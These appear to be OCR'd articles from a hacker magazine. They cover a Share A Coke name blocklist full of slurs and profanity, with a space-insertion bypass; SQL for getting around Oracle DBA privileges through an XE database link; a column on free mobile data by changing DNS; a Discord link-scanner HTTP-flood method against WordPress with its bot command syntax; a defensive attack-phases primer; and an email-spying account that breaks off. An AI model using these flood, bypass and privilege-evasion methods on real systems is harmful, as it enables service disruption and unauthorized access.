You could also go for something more subtle, like a nature slideshow dubbed with an extremist podcast, for example.

The Coca-Cola Blacklist


by Dent

Some of you may already be familiar with the Share A Coke campaign. The 2015 summer promotion was an immediate success, selling roughly 250 million bottles of Coca-Cola by using generic names such as "Mark" or "David" instead of the usual Coca-Cola logo. Then, sometime in 2016, they introduced personalized bottles for people with more unusual or complicated names by using an online form and ordering application. This also resulted in the creation of a blacklist, or a list of terms that Coca-Cola does not allow you to put on bottles. This list includes trademarked names, political leaders, celebrities, profanity, and sometimes just plain old random things.

As of a few weeks ago, I've begun collecting what terms the online form will and will not allow me to print on bottles. Some of these terms are unbelievably vague, and many very offensive terms are unbelievably allowed. Things like the letters of the alphabet (except for G and N), the most common name in the world (Mohamed), Donald, Hillary, Hacker, and Phreak are all examples of forbidden names. The list actually contains the term "Coke" even though it's in the damn slogan! After a few solid days of trial and error using various online dictionaries and consulting a few creative friends, a large list of banned terms was generated.

What's even more interesting is how easy it is to bypass blacklist detection. It doesn't involve any special homoglyphs or alternate spellings. Simply adding a space before or in between terms allows for anything to be used as a valid, non-blacklisted term. This doesn't stop human moderators from canceling orders, so you obviously won't be drinking a "Share a Coke with Hitler" bottle any time soon. It does, however, allow you to order bottles for friends whose names are blacklisted for no good reason.

While I've found many terms to add to this blacklist, there are many more waiting to be found. To find a blacklisted term, navigate to `https://buy.shareacoke.com/personalized-➥bottle/` and use the provided textbox to type in any terms that could be blacklisted. If you receive the error message pictured below, it's on the blacklist!



Oops! Looks like the name you requested is not an approved one. Names may not be approved if they're potentially offensive to other people, trademarked, or celebrity names. We've worked hard to get this list right, but sometimes we mess up. If you think this is an error, please contact our Customer Care team. Otherwise, please try again, keep it fun and in the spirit of sharing!

The above error message is not at all uncommon. In fact, "Bad word" isn't just an example. It's really on the list!

The following list contains every term that I and others have tested, and is in no way, shape, or form the complete list. This list contains many controversial and outright horrible words, however, these words are not written to provoke, but to understand. Terms that might arouse particular interest are bolded for your convenience.

BLACKLIST

0 (this number is really blacklisted)
A (this letter is really blacklisted - not a category)
Adolf
Adolf Hitler
AK47
Allah
Aloha Snackbar
Al Qaeda
Al-Qaeda
Anus
Apple
Armed
Army
Arse
Ass
Assclown
Ass clown
Assface

Ass face
Asshat
Asshole
Ass hole
Asswipe
Autism
B (this letter is really blacklisted - not a category)
Bad word
Balls
Barack Obama
Bestiality
Bisexual
Bin Laden
Bitch
Bitchass
Bitch ass
Bitches
Blacks
Blood
Bloods
Blowjob
Bollocks
Bomb
Bomber
Bombs
Boner
Boob
Boobs
Boogieman
Booty
Brown
Buda
Budda
Buddhism
Buddhist
Bullet
Bullets
Bunghole
Butt
Buttfuck
Buttplug
Butts
C (this letter is really blacklisted - not a category)
Carpetmuncher
Chainsaw
Chode
Clinton
Clit
Clusterfuck
Cocaine
Cock
Cockhead
Coke (really?)
Coochie
Coon
Cooter
Cracker
Cum
Cunnilingus
Cunt
Cuntface
Cunt face
D (this letter is really blacklisted - not a category)
Damn
Dank Memes
Darth Vader
Dick
Dickface
Dick face
Dickhead
Dick head
Dicks
Dicksuck
Dick suck
Dildo
Donald
Donald Duck
Donald J. Trump
Donald Trump
Dookie
Douche
Dr who (Dr Who works fine)
Dr. Pepper
Dum
Dumbass
Dumbfuck
Dyk
Dyke
Dykes
E (this letter is really blacklisted - not a category)
EA
Ew
Extremist
F (this letter is really blacklisted - not a category)
Facebook
Fag
Fagbag
Faggot
Faggots
Fags
Fanta
Fart
Farts
Fat
Fatt
Fatty
Fattie
FBI
Fellatio
Feltch
Flamer
Fuck
Fucker
Fuckers
Fuckboy
Fuckface
Fuck face
Fuckoff
Fuckwad
Fudgepacker
Gay
Gays
Glock
God
Google
Gook
Gun
Guns
H (this letter is really blacklisted - not a category)
Hacker
Handy
Handjob
Harambe
Hell
Hillary
Hillary Clinton
Hispanic
Hitler
Ho
Hoe
Holocaust
Homo
Homos
Honkey
Hump
Husain
Husayn
I (this letter is really blacklisted - not a category)
Idiot
Idiots
Indian
Indians
Iraq
Iraqi
Irony (thanks Enamon)
Islam
J (this letter is really blacklisted - not a category)
Jackass
Jagoff
Jap
Jerk
Jerkoff
Jerk off
Jesus
Jesus Christ
Jew
Jews
Jihad
Jizz
Judaism
K (this letter is really blacklisted - not a category)
Kootch
Kickass
Kike
Kim Jong Un
Kim Jung Un
Kindle
KKK
Ku Klux Klan
L (this letter is really blacklisted - not a category)

Lame
Lesbian
Lesbians
Lesbo
Lezzie
Losers
M (this letter is really blacklisted - not a category)
Marijuana
Mahamed
Mahammed
Mcfaggot
Meth
Midget
MILF
Minge
Mohamed
Mohammed
Moobs
Moses
Mothafucka
Motherfucker
Muff
Muffdive
Muffdiver
Muhamed
Muhammed
Mummie
Murder
Murderer
Muslim
Name
Nazi
Negro
Negroes
Nig
Niga
Nigga
Niggas
Nigger
Niggers
Niglet
North Korea
NSA
Nut
Nuts
NWA
O (this letter is really blacklisted - not a category)
Obama
Osama bin Laden
Osama bin Ladin
P (this letter is really blacklisted - not a category)
Pedophile
Pee
Penis
Pepsi
Phreak
Piss
Pistol
Poison
Poo
Poon
Poontang
Poop
Poopie
Poopoo
Poopy
Poo-poo
Prick
Prostitute
Protest
Pus
Pussy
Putin
Puto
Q (this letter is really blacklisted - not a category)
Queef
R (this letter is really blacklisted - not a category)
Rape
Rapist
Retard
Retards
Rifle
Rimjob
Rum (thanks Enamon)
S (this letter is really blacklisted - not a category)
Sand nigger
Sarcasm (thanks Enamon)
Satan
Satanism
Schlong
Scrot
Scrote
Sex
Sexy
Shit
Shitbag
Shithead
Shit head
Shithole
Shit hole
Shits
Shitting
Shitty
Skank
Skeet
Slut
Sluts
Snatch
Soldier
Spook
Spooks
Sprite
Stalin
Starbuck
Starbucks
Star Wars
Suicidal
Suicide
T (this letter is really blacklisted - not a category)
Taliban
Tard
Terror
Terrorist
Testical
Thundercunt
Tit
Tits
Tittie
Titty
Trump
Twat
Twats
U (this letter is really blacklisted - not a category)
Unhealthy
V (this letter is really blacklisted - not a category)
Vagina
Vaj
Vajayjay
Virus
Vladimir Putin
W (this letter is really blacklisted - not a category)
Wank
War
Weed
Wetback
Whore
Whorebag
WWI
WWII
X (this letter is really blacklisted - not a category)
XXX
Y (this letter is really blacklisted - not a category)
Yahoo
Z (this letter is really blacklisted - not a category)
Zoolander

Bypassing Privileges with Oracle Database Express Edition 11g Release 2

by Chris Rucker, Data Scientist

The basis of this project was to create a link between two disparate database servers in order to cross validate row counts. Oracle Database Express Edition 11g Release 2 is described as an "entry-level, small footprint RDBMS" based on its big brother Oracle Database Edition 11g Release 2. Oracle Database Express Edition (XE) addressed the immediate need by myself to compare the record counts of like tables loaded from different networks where I did not have sufficient privileges to build database links. The idea was to introduce an SQL *minus* script into XE subtracting the rows of one table in server A from its counterpart in server B or vice versa. Upon completion of the project, I found that I could bypass certain DBA-enforced rules simply because I was sitting behind the network and using a free third-party database server, namely XE.


Firstly, I downloaded and installed XE from Oracle's website. You may need an account, but that is pretty easy to obtain. And installation is similar to installing other databases in terms of the tnsnames.ora file, etc. I used SQL*Plus to access XE from a Windows CLI with a system name and password similar:

```
sqlplus system@xe/oraclexe
```

Secondly, I established links to the two disparate databases once XE was up and running similar:

```
create public database link <alias A>
connect to <owner A>
identified by <password A>
using '<server A>';
create public database link <alias B>
connect to <owner B>
identified by <password B>
using '<server B>';
```

So XE now sits between server A and server B which are linked together by database links.



And now I can run my minus scripts and spool them similar:

```
select <columns>
from <tables>
where <conditions>
minus
select <columns>
from <tables>
where <conditions>
```

I received an "ORA-01031: insufficient privileges" error upon trying to establish a public database link in server A to server B which made it impossible to run the minus script and perform cross validation. So, installing XE and creating the links on XE bypassed any database administrator privileges that I might normally need to make the two databases shake hands.

The second unexpected benefit of running XE was the ability to run subroutines like procedures, functions, and triggers after creating copies of tables from server A/B on XE similar:

```
create table <table> as
(select * from <schema><table>@<dblink>);
```

Lastly, Oracle Database Express Edition 11g Release 2 allowed me to create database links, run my scripts, and create procedural language (i.e., PL/SQL) where I ordinarily would have encountered "insufficient privileges" errors. Not bad at all for a free database.

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! Or, in this case, the Central Fancy Lounge. I am writing to you from Vancouver, where I'm en route to Hong Kong and then onward to Myanmar. I managed to social engineer my way into the first class lounge and, soon, I'll be winging my away across the Pacific in - *somehow* - a first class seat. Given that I spend most of my time on the road in Seat 31B, it's a nice change. They literally serve champagne and caviar and it's not even in a heavily ironic sense. Naturally, I dressed up for the occasion, picking my least battered cargo pants and tennis shoes for this one. The staff are visibly appalled and are doing their best to ignore me.

I love to visit Vancouver. It has always been a wonderful, cosmopolitan city (apart from the disgusting Automatic Electric EAX switches still in use by Telus). In fact, it's so civilized that mobile phones even work underground on public transportation! Every time I come to Canada, though, I grit my teeth. Why? I have a long-term telephony problem that hangs like an albatross around my neck.

Ten years ago, I took a vacation to Newfoundland. Back then, my mobile phone provider was Sprint, and they had no reasonably priced way to roam in Canada. I forget exactly what they charged, but it was something ridiculous like $1 per minute plus long distance. And there was no data service available at all; only voice and text were offered. So naturally, I picked up a Virgin Mobile Canada Nokia 6015i and promptly set about hacking the WAP stack. All I had to do was change the DNS server to an outside one (I used Sprint's) while in debugging mode and I was able to browse the mobile web for free for my entire trip, making the $50 I spent on the phone and $20 for the recharge a good investment. Better yet, using a data cable, I was able to tether! 14.4Kbps mobile Internet in my tent while camping near Gros Morne National Park, and I was in seventh heaven. I must have used at least 50MB of data on my trip, which back then was a lot. Not surprisingly, Virgin Mobile noticed my shenanigans and fixed the problem not long after that.

Well, you know what happens next. What started as a $20 prepaid balance has grown over the years to being a balance of over $1,000. Why? There is no monthly fee at all if you have a British Columbia phone number, so the only thing that drains the balance is voice minutes and SMS. All that I have to pay is $100 per year to keep the service active (which applies as a credit to my account). Naturally, I didn't want to lose the $20 balance I had after I returned from Newfoundland, so a year later I paid $100 to keep it, and have just been putting another $100 per year on my account ever since.

Virgin Mobile Canada is a Canadian MVNO, but an unusual one in that it is owned by Bell Canada. Over the years, Bell has acquired most of the Canadian mobile phone networks on which it operates, so I'm not sure whether it can properly be called "virtual" anymore. Originally sold as a "pay-as-you-go" service (and this is the grandfathered plan I still have), it's like a mobile phone plan out of the 1990s except that it's still available today. Minutes cost 30 cents each, long distance calling (remember long distance?) is charged at 30 cents per minute on top of that, and if you receive a call in a different region than that where your phone number is based, you pay for forwarding the call from your home region. Despite the high charges, I bring my trusty and increasingly dated Nokia 6015i on every visit to Canada and valiantly attempt to use a few voice minutes or send a couple of texts. The phone has long ago ceased to be useful for anything on the Internet whatsoever, with WAP being a long-forgotten standard and 14.4Kbps unable to keep up with essentially anything online. My T9 skills are no longer relevant in a world of touch-screen smartphones.

Still, the Nokia was like a comfortable pair of old shoes. I say "was" because today I had to give it up. A couple of months ago, I received notice from Virgin Mobile Canada that I needed to switch to an LTE phone or risk my service being suspended. When I called, nobody was really sure what would happen if I didn't switch, but nobody was willing to guarantee that I wouldn't lose the balance either. With over $1,000 (CAD) at stake, that was too big a risk, so I decided not to experiment with telephony disobedience.

Canadian mobile phone carriers have taken a dramatically different approach than U.S. carriers to the retirement of CDMA2000, a standard that increasingly lacks relevance in the world of LTE. Developed by Qualcomm, CDMA IS-95 2G networks (and later CDMA2000 3G networks) were designed as a smooth network migration path to digital from analog. These supported the use of an ESN/MIN pair, meaning that billing systems didn't have to be upgraded. In fact, phones could support both networks with the same ESN/MIN pair and be billed identically regardless of the technology used. This allowed carriers to roll out digital networks slowly while still maintaining good coverage with their existing analog networks.

Of course, the tradeoff was that this standard was incompatible with the GSM digital standard used in the rest of the world. That tradeoff was unacceptable to some carriers, particularly cost-conscious ones (GSM network equipment was less expensive). In Canada, Rogers Wireless opted to switch its customers to GSM, eventually retiring its AMPS analog network entirely. AT&T took the same approach in the United States. However, almost every other carrier opted to go with CDMA. In the U.S., the companies that eventually became Verizon did the same, along with U.S. Cellular.

"PCS" carriers, with no legacy networks to support, were about evenly split in the technology chosen. At the time that these networks were built, CDMA offered faster data speeds and "soft handoffs," which offered a better customer experience than GSM. Call quality was better, and network operators could also offer roaming on legacy analog networks. This attractive combination spurred Sprint, Cricket, metroPCS, and many other PCS carriers in the U.S. (along with Bell in Canada for the PCS coverage it built) to choose CDMA. In the U.S., VoiceStream (which later became T-Mobile) chose GSM, and Fido did the same in Canada.


The direct upgrade path to IS-95 CDMA was CDMA2000. However, this was immediately challenged by UMTS, the successor to GSM. UMTS (later followed by HSDPA) was a CDMA technology offering all of the advantages of CDMA2000 along with faster speeds and better features. Although CDMA2000 doesn't support phone calls and data usage at the same time, UMTS and HSDPA did. Along with this, they had backwards compatibility with GSM and its massive globally deployed userbase.

This started to create a problem for carriers that had adopted CDMA2000, because they couldn't get the best handsets. It all came to a head with the launch of the iPhone. Apple decided to launch with AT&T, and they bet big on GSM and its successor technologies. This wasn't done in a vacuum. Outside of North America, CDMA never really caught on, while GSM adoption exploded. A handful of carriers used CDMA (Telecom New Zealand, China Telecom, and Iusacell in Mexico), but almost none of them were the dominant providers in their respective markets. GSM marched across Europe, Asia, Africa, and South America. Europe even mandated GSM compatibility by law.

The writing was on the wall, so Canadian CDMA carriers - unlike their U.S. counterparts - began deploying HSDPA and UMTS on their towers alongside CDMA2000. In 2009, Telus soft launched HSDPA in Canada, giving its customers access to the latest handsets. In 2012, Telus stopped selling any handsets with CDMA support, so any customer forced to upgrade has a handset at least five years old. Meanwhile in the U.S., CDMA carriers stuck with CDMA2000 and waited for 4G WCDMA technologies to emerge before making major network upgrades. In fact, Verizon and Sprint still sell handsets with CDMA2000 support. While CDMA will eventually be retired in the U.S., Verizon has committed to supporting the technology through at least 2021.

So, that's why I just paid $5 for a new Virgin Mobile SIM card. And with that, it's time for me to "enjoy" it and call some Canadian friends. I have a modern phone supporting nearly all of the latest technologies, a 4G LTE SIM card, and a mobile phone plan that is a relic of the 1990s. However, it's one that I'll hang onto with a death grip as long as there is no monthly fee!

Enjoy your winter, and try to use a CDMA network while you still can. As of January 31, 2017, you won't be able to do so in Canada. Try to be the last call.



USING DISCORD SERVERS TO HTTP FLOOD


by xnite

In October, I decided to check out a possible flaw in Discord, a popular voice/text chat application that can be run in the web browser. Since the service uses a scanner to scan links posted in chat, I wanted to check if that scanner could be used to launch a denial of service attack. As things would have it, you can post multiple variations of links in a single message and, for each time, Discord will make a request to that link. On average you can post the link about 20 to 50 times in a message, and roughly four messages per second before rate limiting kicks in. In theory, a single client can send a maximum of 50*4 requests per second (200 requests per second) as long as you use a different variation of the link each time (i.e., https://example.com/image.png?id=1, https://example.com/image.png?id=2, etc. This doesn't sound like a lot, sure, but there are some fairly potent methods of DoS out there that we can utilize here to make this a nasty attack. A very effective DoS method to use against WordPress is to send randomized search requests to a website, so this is what I will be talking about and testing against.

Before I begin, here's a primer on the WordPress issue. With WordPress, you can make search requests by grabbing up /index.php?s=# where # is your search term. To leverage search for a DoS attack all you need to do is flood it with many requests for random terms. This method bypasses caching on the website and MySQL server alike. The attack causes stress on not only the web server, but the MySQL server too. This method also tends to pass right through Cloudflare making it an ideal choice for this Discord DoS attack.

Utilizing the Discord API, I wrote a bot that would wait for commands on any Discord server it is invited into. The bot leverages the URL scanner on Discord to make requests to the given target website by making a bunch of requests in single messages to flood out the URL scanner. The bot takes the command "!poc U L R". U represents the base URL (e.g. https://example.com/index.php?s=), L represents the number of loops (per bot), and R represents the number of requests per message. The command might look something like this "!poc https://example.com/index.php?s= 10000 30". With multiple bots running, you can make 4*(B*R) where B represents the number of bots, and R represents the number of requests per message. If you have fove bots, each making 50 requests per message, you would be making 4*(5*50), or 2,000 requests, per second. With only five bots, I was able to take down my test WordPress installation in its default configuration, on an Nginx web server, also with default configuration including WordPress configuration. Unfortunately, I'm fairly certain wordpress.com sites are protected from this sort of attack, but then again I haven't tried it.

My proof-of-concept source code will be available at `https://gitlab.com/xnite/harmony` as soon as this issue is published. If you have any questions, comments, or concerns, you can open an issue there.



Successful Network Attacks - Phase One

by Daelphinux

Network attacks are a common threat in the modern world. Businesses, affiliations, community organizations, and even individuals are at risk to these kinds of dangers. While the attacker may have any number of motivations, the attacks are often carried out in similar ways. Successful attackers must be dedicated and committed to the attack they are attempting to carry out. Moreover, they must be diligent in successfully completing each of the five phases of a network attack.

These phases are considered common knowledge in the security fields:

Phase 1: Reconnaissance - Gathering as much useful information about the target as possible.

Phase 2: Scanning - Gathering useful information about the target's networks and any possible exploits.

Phase 3: Gaining Access - Getting into the network to be able to accomplish the attack's goal.

Phase 4: Maintaining Access - Ensuring access to the network persists long enough to accomplish the attack's goal.

Phase 5: Covering Tracks - Obfuscating the attacker's presence on the network such that they cannot be traced.

Each of these phases is critical to the success of an attack. They form a kind of pyramid where each step builds upon the success of the previous one.

With poor reconnaissance, a network scan is unlikely to have the proper information necessary to ensure that accurate loopholes and useful exploits can be found. With a bad network scan, it is unlikely that access will ever be gained. With no gained access, there is no access to maintain, and if there is never any access, there are no tracks to be covered.

Additionally, each phase has various processes and skills necessary to achieving the end result. A successful attacker will have to understand all of these processes and skills; conversely, a successful defender will have to understand them just as well. Understanding the methodology of an attack will allow a defender to stay one step ahead of an attacker, but just like an attack will fail with a single misstep, so will a defense. Security professionals must be vigilant to watch for signs of oncoming attacks, learn to recognize each phase, mount a defense against each phase, and contingently prepare for failing to prevent each phase.

For each phase, there will be an overview of what occurs during the phase, a view on how to recognize the phase, defend against it, and prepare for failing to defend. Further, scenarios will be given that will allow a defender to know exactly what to expect is going on with the attacker's end. Once a security professional understands how to recognize each phase, they will be able to apply that information in aggregate to recognize when an attack is likely to be coming; however, truly predicting that is a combination of luck and experience.

Phase One: Reconnaissance

In order to do anything successful in a given setting, knowledge of the tasks and obstacles that may prevent the task is crucial. After determining an end-goal for the attack, such as gathering user data from a target, the first real step in the attack process is to gather useful information about the target. "Useful" is a very important word here. During the reconnaissance phase, a wealth of useless information will, inevitably, be gathered. It is important to be able to filter out the junk information and retain the useful information, although it is unlikely one will be able to perform that filtering on the spot.

In this phase, the attacker will likely be gathering information from every source imaginable. They will be running deep web searches, calling public phone lines, checking the whois entries of any of the target's domains, launching social engineering attacks (things such as phishing, email scams, prodding users for information, and even making new friends), and going so far as to dive through dumpsters for improperly disposed of documents. This will leave the attacker with a giant wealth of information. Most of it will be completely and utterly useless. Within that overbearing mountain, however, a skilled attacker will be able to gather information that will be extraordinarily useful. A couple of stray printer configuration pages, a list of email addresses, or some network shares written down on scraps is invaluable in this phase of an attack.

An attacker will be looking for anything that gives them clues regarding the target's:

- network information (subnets, IP ranges, VLANs, etc.)
- manufacturers of computing equipment
- printer manufacturers
- internal organization
- operating system versions
- network equipment manufacturers
- username policies
- password policies
- and more

This information will give the attacker what they need to determine if any known exploits exist for the target's systems and begin formulating a plan to look for unknown exploits.

It is very difficult to recognize the reconnaissance step of an attack. Security footage or reports of dumpster divers can be a good clue, but even those aren't necessarily indicative of an incoming network attack. Those could be completely innocuous situations where a person is trying to reap usable hardware with no desire for any data, or even someone down on their luck just trying to score a meal. The rest of the methods commonly used for reconnaissance are almost impossible to detect as being malicious, as they are not really any different than the day to day actions of a normal end-user.

However, while this is the most difficult phase to detect, it is the easiest to defend against. The flow of useful information is paramount to the attacker's success in Phase One; the easiest solution is to cut off the flow of information. Some pieces of useful data cannot be denied: Whois information, addresses of company buildings, any publicly available phone numbers, or even basic website information and email addresses will always be able to be accessed. However, ensuring on-site security and destruction of purchase order information, manufacturer manuals, boxes for critical equipment, and anything bearing network information (server names, IP addresses, etc.) up to and including things as seemingly innocuous as printer configuration pages can make a world of difference in an attack.

Employees and other associates should be instructed to destroy certain documents once their purpose has been fulfilled. In most cases, simply shredding a document with a cross-cutting shredder will suffice. However, for particularly sensitive information, it may not be a bad idea to maintain burn storage for documents that will need to be burned, in most cases, by an off-site solution. Although this includes a third-party in the security process, with proper vetting and research, a reputable third-party destruction solution is often a more cost-effective route.

Although these steps prove to be very easy to plan in theory, they are much harder to implement in practice. Ensuring that information never leaves the facility places a requirement on end-users, service employees, and executives that may or may not be fulfilled. Company policies do a lot to promote good practice, but human nature tends to work against that. Mistakes are made, lazy practices exist, and sometimes it comes down to forces of habit. If employees are used to simply throwing documents away instead of destroying them, it may be difficult to retrain them to perform a different task.

However implemented, the goal of a Phase One defense is to prevent the flow of useful information. Even better is to implement a plan that prevents the flow of *any* information, but that is, alas, unrealistic. It would not be cost effective in most environments to destroy or prevent any information that would otherwise leave the facility when comparing the benefits to the risk. However, in ultrahigh security situations, this solution has proven to be viable.

Should a well-formed defense fail against a Phase One attack, it is likely that a Phase Two attack would be incoming. The best preparation for the failure of a defense against all but two of these phases directly correlates to successfully defending against the next phase, the exceptions being Phase Three and Phase Five, which will be addressed in their appropriate sections.

Spying Across Borders in the Age of Email

by Rodrigo Ruiz and Rogério Winter
rodrigosruiz@outlook.com,
rogwinter@gmail.com

In times where the opponent was a state, as during the Second World War, all efforts were made to ensure secure communication. The Germans had the Enigma code, while the Allies came to use pigeons to cross the lines with vital information. During the war itself, the Allies deciphered the German encryption machine, beginning a real obsession with how to decode ciphers of the opponents and, at the same time, create powerful ciphers for their own use.

The pigeons have been replaced by emails. Today, instant messages are the most common form of communication between companies, individuals, and governments. Large distances are overcome with a simple click of the mouse, permitting all kinds of research in collaboration with colleagues around the world. But to what extent are we safe? In that fraction of a second between sending and receiving messages via email, who else will have access to them? In response, service operators include guarantees within their contracts about user privacy, along with the use of SSL[1] to protect communications.

The persona of the spy, popularized by James Bond 007, is also associated with real-life versions of the National Security Agency (NSA) of the United States of America[2], the CIA[3], and the extinct KGB (FSB)[4]. Meanwhile, the Edward Snowden case[5] has resulted in geopolitical consequences for, as well as caused discomfort and financial damages among, former allies as evidence that espionage on a large scale is no longer limited to the declared enemy. After 9/11, the game of espionage changed again. Fear changed the way of life around the world. Privacy and confidentiality are characteristics, which, when lost, result in financial losses and demand a considerable effort to regain them, although recovery is virtually impossible. This issue is well characterized by Bruce Schneier[6]. Society has opened up its privacy in exchange for the promise of more security. Who decides which particular individual should be the focus of monitoring focus, and in what form? In January 2015, the magazine *Science* published a special issue titled "The End of Privacy"[7].

Large companies are often blamed for providing data on people and institutions indiscriminately to governments without appropriate legal actions. As there are no effective means of control, businesses and individuals essentially depend on the trust that people have in these large companies that hold records on us.


On the 11th of July 2013, the British newspaper *The Guardian*[8] published the contents of top secret documents, showing that Microsoft works in conjunction with the NSA and the FBI, helping these agencies to circumvent new encryption procedures in its products, including Outlook.

Microsoft was given the right to reply by the newspaper: "We have clear principles which guide the response across our entire company to government demands for customer information for both law enforcement and national security issues. First, we take our commitments to our customers and to compliance with applicable law very seriously, so we provide customer data only in response to legal processes."

The Game's Afoot

In January 2015, during a routine check, we found evidence that an email account linked to our research had been accessed without authorization. Despite our indignation towards this breach in our email security, rather than scare the hacker, we decided to exploit the situation and expand our knowledge of email privacy.

During the first months of 2015, email communications were made using controlled messages in order to protect the integrity of our research, while our curiosity about the hacker continued to increase. By monitoring the situation, we obtained an Outlook access report (see Figure 1). As can be seen in Table 1, IP address properties were established through consultations with ARIN[9] and RIPE.net[10] (see Figure 2).



Veja quando e onde você usou sua conta

Você deve reconhecer cada uma destas atividades recentes. Se alguma delas não parecer familiar, clique nela para nos avisar. (Observe que alguns provedores de Internet podem rotear sua atividade através de um local diferente.)

Saiba mais sobre a página de atividades recentes

Saiba como tornar sua conta mais segura

Atividade recente

Descrição	Data (GMT)	Local
Entrada bem-sucedida	Hoje 01:03	Brasil
Desafio de segurança	Hoje 01:03	Brasil
Entrada bem-sucedida	Hoje 01:02	Brasil
Senha incorreta inserida (2 eventos)	Hoje 00:59 - 01:00	Brasil
Entrada bem-sucedida (8 eventos)	Ontem 01:01 - 20:14	Brasil
Entrada bem-sucedida (7 eventos)	14/08/2015 11:06 - 16:52	Brasil
